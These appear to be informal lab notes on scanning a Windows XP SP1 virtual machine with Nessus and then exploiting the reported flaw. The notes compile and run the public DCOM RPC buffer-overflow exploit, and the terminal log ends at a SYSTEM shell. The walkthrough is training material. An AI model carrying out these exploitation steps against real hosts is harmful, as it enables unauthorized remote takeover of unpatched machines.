

## Nessus Scan :

**Vulnerability scanner :**

**Automatic way :**

Nessus is a platform developed by Tenable that scans for security vulnerabilities in devices, applications, operating systems, cloud services and other network resources.

**Download tenable nesus : port 8834**


**1. Detick offline**

**2. Nessus essentials**


**3. Create a new scan -> basic n/w scan-> generate report -> to proof show impact as well**  
By performing task for example if there is remote desktop vuln show the impact . by doing remote login . downloa exploit code form internet , run it on another machine and show how you can take remote access of vulnerable machine .

**Exploit development :** these are those people who do testing like virologist who do research and write code to exploit , vulnerable assesment people are like doctors .  
**Corelan training .**

**Windows XP SP1 -> create vm image -> nessus -> show remote scan vulneb .**



**Now we have come to know about vulnerabilities :**



Hosts	1	Vulnerabilities	25	Remediations	2	History	1
<div> <div>Search Actions</div> <div>Q</div> <div>2 Actions</div> </div>							
Action	Vulns		Hosts				
MS04-022: Microsoft Windows Task Scheduler Remote Overflow (841873) (uncredentialed check): Microsoft has released a set of patches for Windows 2000, XP and 2003.	1		1				
MS05-027: Vulnerability in SMB Could Allow Remote Code Execution (896422) (uncredentialed check): Microsoft has released a set of patches for Windows 2000, XP and 2003.	0		1				

Search exploit code on google and open debian create nano file paste that content in that  
 As we are using c code we need supported dependencies for it . if header erro comes add  
 include <stdio.h> and include <string.h>

At debian : same network as win

Change repo set it as deb.debian.org and update it

\$ sudo apt-get install libc6-dev build-essential gcc

Created a executable file we have redirected the exploit.c into hack

\$ sudo gcc -o hack exploit.c (-o convert the .c into hack)

\$sudo ./hack

Penetration done :

\$sudo ./hack 6 ip of win ( 6 is the number assigned to windows xpsp1)

```
shuhari@debian: ~
-rw-r--r-- 1 root root 0 Jul 8 08:53 unwanted1.txt
-rw-r--r-- 1 root root 0 Jul 8 08:50 unwanted.txt
shuhari@debian:~$ sudo gcc -o hack exploit.c
shuhari@debian:~$ sudo ./hack
-----
- Remote DCOM RPC Buffer Overflow Exploit
- Original code by FlashSky and Benjurry
- Rewritten by HDM <hdm [at] metasploit.com>
- Usage: ./hack <Target ID> <Target IP>
- Targets:
- 0 Windows 2000 SP0 (english)
- 1 Windows 2000 SP1 (english)
- 2 Windows 2000 SP2 (english)
- 3 Windows 2000 SP3 (english)
- 4 Windows 2000 SP4 (english)
- 5 Windows XP SP0 (english)
- 6 Windows XP SP1 (english)

shuhari@debian:~$ sudo ./hack 6 192.168.80.140
-----
- Remote DCOM RPC Buffer Overflow Exploit
- Original code by FlashSky and Benjurry
- Rewritten by HDM <hdm [at] metasploit.com>
- Using return address of 0x77e626ba
- Dropping to System Shell...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

\*\*\*\*\*\_\*\*\*\*\*